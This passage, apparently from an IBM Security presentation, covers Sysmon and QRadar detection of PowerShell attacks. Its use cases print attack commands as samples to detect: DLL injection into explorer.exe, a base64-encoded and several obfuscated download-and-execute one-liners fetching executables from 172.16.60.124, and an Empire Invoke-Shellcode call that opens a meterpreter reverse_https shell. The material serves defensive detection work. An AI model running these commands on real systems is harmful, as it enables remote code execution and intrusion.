\"$env:temp\"+'\calc.dll');Invoke-DllInjection -ProcessID (get-process -name explorer | select -ExpandProperty Id) -dll
$env:temp\\calc.dll”
```

Use Case 3

Sysmon PowerShell Use Case 3:

Base 64 encoding. Code obfuscation








```
powershell.exe -ExecuTionPolicy ByPass -encodedCommand
KABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFcAZQBiAEMAbA
BpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQARgBpAGwAZQAoACcAaAB0AHQAcAA6AC8ALwAx
ADcAMgAuADEANgAuADYAMAAuADEAMgA0AC8AYwBhAGwAYwAuAGUAeABlACcALAAgACIAQwA6AF
wAVQBzAGUAcgBzAFwASQBFAFUAcwBlAHIAXABBAHAAcABEAGEAdABhAFwATABvAGMAYQBsAFwA
VABlAG0AcABcAFwAYwBhAGwAYwAuAGUAeABlACIAKQA7ACAAUwB0AGEAcgB0AC0AUAByAG8AYwB
lAHMAcwAgACIAQwA6AFwAVQBzAGUAcgBzAFwASQBFAFUAcwBlAHIAXABBAHAAcABEAGEAdABhAF
wATABvAGMAYQBsAFwAVABlAG0AcABcAGMAYQBsAGMALgBlAHgAZQAiAA==
```


Use Case 4


Sysmon Use Case 4


Bogus Windows Process (SANS DFIR Poster) This gives you some good best practices) Recommendation on “svchost.exe” services.exe should be parent, should be run from $SysytemRoot$\System32\svchost.exe. Should be run ‘-k’ parameter for grouping similar processes















Use Case 5

Advanced Powershell detection: Sysmon powershell commands using a Obfuscation & concatenation of the command & also a separate case when powershell is using Bitstransfer library to download the code to open the backdoor.




Obfuscated examples:
1) powershell.exe -ExecutionPolicy bypass –noprofile –c (^New-Obj^ec^t Sy^s^tem.Net.WebClient).DoWnLOaDf^Ile('http://172.16.60.124/myLove.exe', \"$env:temp\myLove.exe\"); Start-Process \"$env:temp\myLove.exe\"


2) powershell.exe -ExecutionPolicy bypass –noprofile –c (New-Object Net.WebClient).('Dow' + 'nloa' +'dfile').invoke('http://172.16.60.124/myLove.exe', \"$env:temp\myLove.exe\"); Start-Process \"$env:temp\myLove.exe\”


3) powershell.exe -ExecutionPolicy bypass –noprofile –c "Import-Module BitsTransfer";Start-BitsTransfer -Source 'http://172.16.60.124/myLove.exe' -Destination \"$env:temp\myLove.exe\"; Invoke-Item \"$env:temp\myLove.exe\”

Use Case 6

Sysmon – reverse https attack: explorer.exe is going to have coded injected with Malware and is totally “fileless”
& also use case for checking if powershell is downloaded “PS1” is downloaded








powershell.exe -c $cmd = (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellEmpire/Empire/master/data/module_source/code_execution/Invoke-Shellcode.ps1');Invoke-Expression -Command $cmd; Invoke-Shellcode -ProcessID (Get-Process -Name explorer).Id -Payload windows/meterpreter/reverse_https -Lhost 172.16.60.124 -lport 443 –Force

“What does Sysmon cost? ”

- Does Sysmon have a part number = No
- Wincollect 40000 Endpoints = 2000 EPS
- Sysmon 40000 enabled at Endpoints ≈ 1000 EPS

The Pyramid Of Pain



Overall Summary

- Sysmon rocks, get it installed, refine your xml, start analyzing & making your own rules.
- Predefined content already setup to use on the AppX (Team researching attack vectors and building rules on all killchain stages)
- Advanced detection as using Qradar SIEM correlation engine
- These rules would have detected Wcry & Notpetya. We don’t need to get hung up trying to see initial exploit but what the malware does next.
- Cost to implement is low & Massive visibility into windows endpoints & security.
- Users could easily setup a dashboard in Qradar for endpoints. Like top processes, top started processes, Last observed hashes. We can merge data that we are already using in Qradar, like user data from AD logs or TI.

Questions and Answers

IBM Security

THANK YOU

FOLLOW US ON:

- ibm.com/security
- securityintelligence.com
- xforce.ibmcloud.com
- @ibmsecurity
- youtube/user/ibmsecuritysolutions

Statement of Good Security Practices: IT system security involves protecting systems and information through prevention, detection and response to improper access from within and outside your enterprise. Improper access can result in information being altered, destroyed, misappropriated or misused or can result in damage to or misuse of your systems, including for use in attacks on others. No IT system or product should be considered completely secure and no single product, service or security measure can be completely effective in preventing improper use or access. IBM systems, products and services are designed to be part of a lawful, comprehensive security approach, which will necessarily involve additional operational procedures, and may require other systems, products or services to be most effective. IBM does not warrant that any systems, products or services are immune from, or will make your enterprise immune from, the malicious or illegal conduct of any party.

IBM